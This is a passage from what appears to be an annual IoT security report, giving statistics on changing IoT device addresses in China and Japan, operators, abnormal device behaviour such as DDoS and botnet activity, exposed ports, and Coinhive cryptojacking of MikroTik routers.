To make our analysis of IoT asset changes more accurate, we also analyze IoT assets in Japan from the same dimensions. As shown in Figure 2.19, cameras having port 554 open in Japan did not change very much. At three-day intervals, only 8% (28% in China) of cameras changed. The percentage increased to only 17% (36% in China) when the interval lengthened to 11 days. China has approximately 330 million public network addresses, while Japan has about 200 million although its population is only

120 million, less than one tenth of China's population. From this comparison, we can infer that, because of insufficiency, network addresses in China have to be reused, which, in turn, results in frequent changes in network addresses.




Figure 2.19 Changes in the number of cameras having port 554 open in Japan (1-day scan duration)

2.3.2 Distribution of Operators (Identified with ASNs) of Changing Assets

Viewpoint 6: Among China's operators, Guoxin Bilin and Guangdong Unicom had the largest proportion (over 60%) of IoT assets whose network addresses changed. This may be attributable to the distribution of assets and specific business of operators.

According to the conclusion we drew previously, IoT assets' network addresses frequently change largely because they use the dial-up method for Internet access. Next we will analyze the distribution of operators of IoT assets whose network addresses changed. By querying the autonomous system number (ASN)[8]of a network address, we can accurately identify the asset operator. We extract data about routers (port 80) and cameras (port 554) whose network addresses changed from results of multiple rounds of scans and associate these network addresses with the ASN database. As some

8 An autonomous system number (ASN) is a unique number globally available to identify large network systems.

operators own a large number of network addresses, we calculate the number and percentage of changing assets to make the statistics easier to understand. According to our statistics, CHINANET-BACKBONE owns the largest number of assets. The Analysis of Exposed IoT Assets in China released by NSFOCUS in 2017 mentioned that economically developed regions like the Yangtze delta and Zhujiang delta housed the largest number of exposed IoT assets. Besides, in the southern part of China, most users subscribe to China Telecom's services. Therefore, it is no wonder that CHINANET-BACKBONE has most IoT assets.

Figure 2.20 and Figure 2.21 show the proportions of changing assets from different operators. When it comes to routers (port 80) whose network addresses changed, Beijing Guoxin Bilin was ranked first, owning 5624 such assets, accounting for 63%. As for cameras (port 554) whose network addresses changed, Guangdong Unicom was ranked first, with 4159 such assets, accounting for 70%. We infer that this, on the one hand, is related to the distribution of IoT assets in China, and on the other hand, has something to do with products and services offered by operators. This reminds us to pay more attention to top operators with the largest number of IoT assets whose network addresses changed frequently during scans, which will be conducive to presentation of the actual exposure of IoT assets. Here we include only part of operators of assets whose network addresses changed in our analysis. A more exhaustive analysis may be provided in future reports or articles.




Figure 2.20 Distribution of operators whose routers' (port 80) network addresses changed




Figure 2.21 Distribution of operators whose cameras' (port 554) network addresses changed

2.4 Actual Exposure of IoT Assets in China

As we analyzed previously, some exposed IoT assets change frequently. Therefore, historical statistics cannot truly reflect the number of actual assets currently on the Internet. We believe that data collected from one-round scanning of nationwide assets is closer to the reality of IoT assets exposed on the Internet. Figure 2.22 shows statistics of IoT assets collected from a whole round of scanning conducted in October 2018 in which IoT assets did not change very much. Compared with aggregate data analyzed in the preceding sections, the number of cameras exposed in China decreased from 4.7 million to 1.3 million, the number of routers plummeted from 4.2 million to 460,000, and the number of VoIP phones dove from 1 million to 210,000. In a word, the number of assets detected in one round of scanning declined sharply from that obtained from multiple rounds of scanning. This difference also, to some extent, reflects changes in IoT assets exposed on the Internet. Statistics of assets collected from multiple rounds of scanning and those from a single round delineate exposure of assets from different dimensions. Users can choose one type of statistics that better reflect the actual situation of their business scenarios.




Figure 2.22 Exposed IoT assets detected in one round of nationwide scan

2.5 Sum-up

By analyzing the exposure of IoT assets, then changes in assets, and finally the causes of such changes, we can safely conclude that network addresses of many exposed IoT assets are in the process of constant changes. This will have two impacts. On the one hand, in IoT device-related threat analysis, if we mistakenly deem that assets' network addresses remain unchanged, we may associate some threats with wrong IoT assets. To avoid this issue, the time range of attacks should coincide with that of IoT asset scans. Alternatively, after learning the scope within which asset addresses change, we should write appropriate matching algorithms to improve the accuracy of threat analysis. On the other hand, there are nearly 10 billion devices around the world sharing about 4 billion network addresses, including 330 million public network addresses for China. Considering the large population, this is obviously insufficient for China's use. To resolve this issue, operators in China provide the dial-up Internet access method to dynamically assign IP addresses.

The Chinese government has stepped up efforts in promoting IPv6 transition since 2018, which will definitely bring changes to the Internet. For example, after IPv6 is adopted, it will be unnecessary to use the NAT mechanism to make up for the shortage of network addresses. Every device will have an independent network address. This will result in a sharp rise in the number of IoT assets, exposing the IoT to more risks. However, network addresses of assets will remain relatively stable, making it easier to track the source of threats.

3

IOT ASSET-RELATED RISKS AND THREATS

3.1 Introduction

Based on the analysis of exposure of IoT assets provided in NSFOCUS's *2017 Annual IoT Cybersecurity Report*, this chapter goes further into the risks and threats brought by IoT devices. Sources of data[9] in this chapter include threat intelligence from NTI, logs and alerts from live security devices, network-wide scans, and third-party partners. Logs and alerts are generated by NSFOCUS devices that are running on the live networks of customers, including the Intrusion Prevention System (IPS) and Web Application Firewall (WAF). Network-wide scanning data includes network addresses and open ports of identified IoT devices, including routers, cameras, VoIP phones, and printers.

In this chapter, we associate IoT devices with NTI's threat intelligence and device-generated logs and alerts before finding out the scale of IoT assets and related threats. Then we further analyze this threat information to determine the types and geographic distribution of abnormal IoT devices[10].

3.2 Analysis of Abnormal IoT Devices

Chapter 2 tells us that many IoT devices' network addresses frequently change. To obtain as much threat information as possible, we take all IoT assets in the global sphere, that is, 51 million IoT devices mentioned in section 2.1 "Exposure of IoT Assets," rather than the short-lived IoT devices discussed in section 2.2 "Changes in Exposure of IoT Assets," as the object of analysis.

Included in these 51 million IoT assets are 27 million routers, 21 million cameras, 1.31 million VoIP phones, and 470,000 printers. We use the network address + port as the keyword to retrieve threat data from NTI and from logs and alerts from security devices, and find about 360,000 abnormal devices, which will be analyzed at length in subsequent sections.

Of all abnormal IoT devices, cameras and routers took up the largest portion, each adding up to over 160,000, followed by VoIP phones (18,000) and printers (1000). The following sections analyze these IoT devices from aspects of the abnormal behavior type, device type, and open port. Moreover, we

9 This chapter is based on data collected over a six-month period from May 1 to November 12, 2018.

10 Abnormal devices in this report refer to devices found to have engaged in abnormal behavior.

conduct a follow-up analysis of MikroTik routers that were targeted by cryptojacking malware and then reduced to accomplices of the hacker in April 2018.

3.2.1 Device Types

Viewpoint 7: VoIP phones are most easily exploitable, but have a minor impact because of being small in number, despite 1.40% found to be abnormal. By contrast, cameras and printers call for special attention because of being large in number, although only a very small proportion are found to be abnormal, which add up to 94% of the total abnormal IoT assets.

This section starts with an analysis of the 51 million IoT devices. As shown in Figure 3.1, the percentages of routers, cameras, VoIP phones, and printers were 54.82%, 41.67%, 2.59%, and 0.93% respectively. Obviously, of all IoT devices identified across the network, routers and cameras took the first and second spots.




Figure 3.1 Distribution of IoT devices by type

Next, we identify types of IoT devices found to be abnormal. By associating NTI's threat intelligence with device-generated alerts, we discover that routers and cameras together accounted for 47% of the total abnormal devices, VoIP phones for 5%, and printers, 1%, as shown in Figure 3.2. Our subsequent work is to analyze the percentage of a specific type of abnormal devices to the total number of devices of that type. Specifically, the percentages were 1.40% for VoIP phones, 0.86% for cameras, 0.58% for routers, and 0.26% for printers. Compared with other device types, VoIP phones had the largest proportion of

abnormal devices, indicating that they were the most easily exploitable IoT devices. Abnormal cameras and routers were very small in percentage terms, but large in number owing to their large installed bases, each standing at over 150,000, the sum of which represented more than 94% of the total abnormal IoT devices of all types.




Figure 3.2 Distribution of abnormal IoT devices by type

3.2.2 Attack Types

As described in section 3.2.1 "Device Types," abnormal IoT devices were mostly cameras and routers, and VoIP phones were most easily exploitable. Next, our analysis will be focused on these abnormal devices from the perspective of abnormal behavior.

Viewpoint 8: IoT devices are mostly leveraged to engage in such malicious behavior as DDoS attacks, botnet communication, and scanning. IoT devices found to have the preceding abnormal behavior accounted for 79.36% of the total abnormal devices.

Through analysis, we find the following types of abnormal behavior, as shown in Figure 3.3.




Figure 3.3 Abnormal behavior types of IoT devices

- DDoS attack: A large number of devices flood one or more targeted systems at the same time, making them deny service to legitimate users.
- Botnet communication: Malware-infected devices communicate with the hacker-controlled command and control (C&C) server to receive instructions from the latter for launching a DDoS attack on a target or spamming the target.
- Scanning: abnormal scanning performed for discovering vulnerable devices.
- Exploit: exploiting vulnerabilities to engage in malicious behavior.
- Spamming: sending spam to a target.
- Malware delivery: delivering malware by having it downloaded by unsuspecting users.
- Web attack: malicious behavior against web servers, such as SQL injection.
- Cryptojacking: A node, after being infected with malicious code, is directly used or hijacked to mine cryptocurrency in an unauthorized manner, thus having its own computing resources consumed.


Botnet communication is what a bot machine does, scanning is a common method used by attackers for hunting potential vulnerable nodes, and other types are malicious attacks or behavior. All these are

classified as abnormal behavior.


You may find that the sum of devices identified by the abnormal behavior type (Figure 3.3) is greater than the total number of abnormal devices (360,000). This is largely because IoT devices, when exploited, often engage in more than one type of behavior and are so detected by multiple detection mechanisms. For example, as shown in Figure 3.3, DDoS attacks, botnet communication, and scanning are three types of abnormal behavior most frequently detected. Quite a large proportion of DDoS and scanning activities are initiated by botnets upon communication with C&C servers. That is to say, botnet communication is very much relevant to DDoS attacks and scanning, and devices engaging in different types of abnormal behavior are therefore repeatedly counted.

As mentioned in section 3.2.1 "Device Types," VoIP phones are most easily exploitable, and abnormal routers and cameras are largest in number. These three types of devices are analyzed from the perspective of abnormal behavior types, as shown in Figure 3.4.


Extracting data of each type of devices from the collection of abnormal IoT devices and analyzing these devices' abnormal behavior, we have the following conclusions: For VoIP phones, the most frequent abnormal behavior was DDoS attacks, followed by botnet communication; for cameras, top 3 types of abnormal behavior were DDoS attacks, botnet communication, and scanning; for routers, DDoS attacks, cryptojacking, and exploits were most frequently seen, followed by scanning and botnet communication.



(a) Abnormal behavior types of VoIP phones



(b) Abnormal behavior types of cameras



(c) Abnormal behavior types of routers

Figure 3.4 Abnormal behavior types of different IoT devices

To sum up, DDoS attacks dominated abnormal behavior for VoIP phones, cameras, and routers. Besides, VoIP phones were found to also engage in such abnormal behavior as botnet communication,

cameras also in botnet communication (most active) and scanning, and routers also in scanning (most active) and botnet communication. Cryptojacking was mostly conducted by routers, which was in agreement with media reports.

3.2.3 Open Ports

Viewpoint 9: IoT devices having port 80 (HTTP service) open and those having port 554 (RTSP service) open took the first two spots among all IoT devices and all abnormal IoT devices. Of all IoT devices, the largest number of devices had port 80 open; of all abnormal IoT devices, the largest number of devices had port 554 open, indicating that cameras enabling the RTSP service were most vulnerable.

An analysis of open ports on the 51 million IoT devices finds that ports 80, 554, 7547, 443, 8080, 8081, 4567, 81, 21, and 22 made it into top 10, accounting for 87.8% of the total open ports. Port 80 and port 554 took up 21% and 20% respectively of the total, each found to be open on over 10 million devices. The following analyzes abnormal IoT devices from the perspectives of open ports and abnormal behavior.




Figure 3.5 Open ports on IoT devices




Figure 3.6 Open ports on abnormal IoT devices

Top 10 open ports on abnormal IoT devices were 554, 80, 21, 22, 5060, 81, 8081, 8080, 7547, 1900, and 443. Port 554 was found to be open on most abnormal IoT devices, especially cameras, which accounted for 29.70% of the total.

As shown in Figure 3.6, port 554 was ranked first on the list of open ports, followed by port 80. A look further into the type of devices that had port 554 open shows cameras topped the list. Port 80 was open mostly on routers and cameras, which together represented 99% of all abnormal IoT devices having port 80 open, as shown in Figure 3.7.




Figure 3.7 IoT device types having port 80 open

From the preceding port statistics, we can find that ports 80 and 554 took the first two spots regardless of whether all IoT devices or all abnormal IoT devices were considered. Of all IoT devices, the largest proportion had port 80 open; of all abnormal IoT devices, the largest proportion had port 554 open. Among abnormal IoT devices, those having port 554 open were mostly cameras, while those having port 80 open were mostly routers and cameras. The number of abnormal cameras having port 554 (RTSP) open was over 95,000, representing 26.39% of the total abnormal devices. This tells us that cameras having the RTSP port (554) open are most vulnerable.

3.2.4 Cryptojacking


In April 2018, 200,000 MikroTik routers were infected with cryptojacking malware and reduced to accomplices of the hacker. This section provides a follow-up analysis of this incident and, through analysis of captured cryptojacking data, finds that the number of IoT devices under control of the Coinhive family still stood at around 26,000 in October 2018.

Viewpoint 10: In October 2018, Coinhive still controlled 26,000 IoT devices, most of which were MikroTik routers distributed in Brazil. IoT devices are difficult to upgrade and patch, which is a great challenge to overcome in securing the IoT.

Table 3.1 Number of IoT devices controlled by Coinhive in October 2018

Month	Family	Number of Controlled IoT Devices
October 2018	Coinhive	26,261

As listed in Table 3.1, in October 2018, Coinhive controlled 26,000 IoT devices, not so many as in April 2018, but remained a threat. Our next analysis is focused on the types of IoT devices controlled by the Coinhive family and vendors of the most affected device type.



(a) Distribution of controlled IoT device types (b) Distribution of vendors of controlled routers

Figure 3.8 Distribution of IoT device types controlled by the Coinhive family (October 2018)

We find that over 90% of the IoT devices controlled by the Coinhive family were routers, 96% of which were from MikroTik, as shown in Figure 3.8.




Figure 3.9 Global distribution of MikroTik routers controlled by the Coinhive family (October 2018)

Same as in April 2018, most of the MikroTik routers controlled by the Coinhive family were found in Brazil in October 2018. In 2018, a vulnerability was discovered in March and massive cryptojacking activities began to occur in April. In October, Coinhive still controlled a great number of IoT devices, which indicated that many IoT devices were not well maintained. This is because on the one hand, users are not sensitive to security issues, and on the other hand, common users have little knowledge about IoT devices and IoT vendors do not provide automatic upgrade services or have upgrade mechanisms that deliver a good user experience.

3.3 Geographic Distribution of Abnormal IoT Devices

Section 3.2 "Analysis of Abnormal IoT Devices" analyzes attack types, device types, and open ports revolving around abnormal IoT devices and provides a follow-up analysis of a cryptojacking incident. This section, through association of IoT device information with NTI's threat intelligence and security device-generated logs and alerts, analyzes geographic information of IoT devices before presenting the geographic distribution of IoT devices and that of abnormal ones.

3.3.1 Global Distribution of IoT Devices

From the geographic perspective, China and the USA took the first and second spots on the list of countries, each with over 6 million IoT devices. Mexico, Brazil, and Vietnam also made it into top 5. As shown in Figure 3.10, all countries on the list had more than 1 million IoT devices.




Figure 3.10 Global distribution of IoT devices

China is home to the most IoT devices and so IoT security in this country deserves more attention. For this reason, sections 3.3.3 "Nationwide Distribution of IoT Devices in China" and 3.3.4 "Nationwide Distribution of Abnormal IoT Devices in China" are dedicated to exploring the situation of IoT devices

in China. The following section (3.3.2 "Global Distribution of Abnormal IoT Devices") deals with the distribution of abnormal IoT devices and abnormal behavior of these devices in other countries than China.

3.3.2 Global Distribution of Abnormal IoT Devices

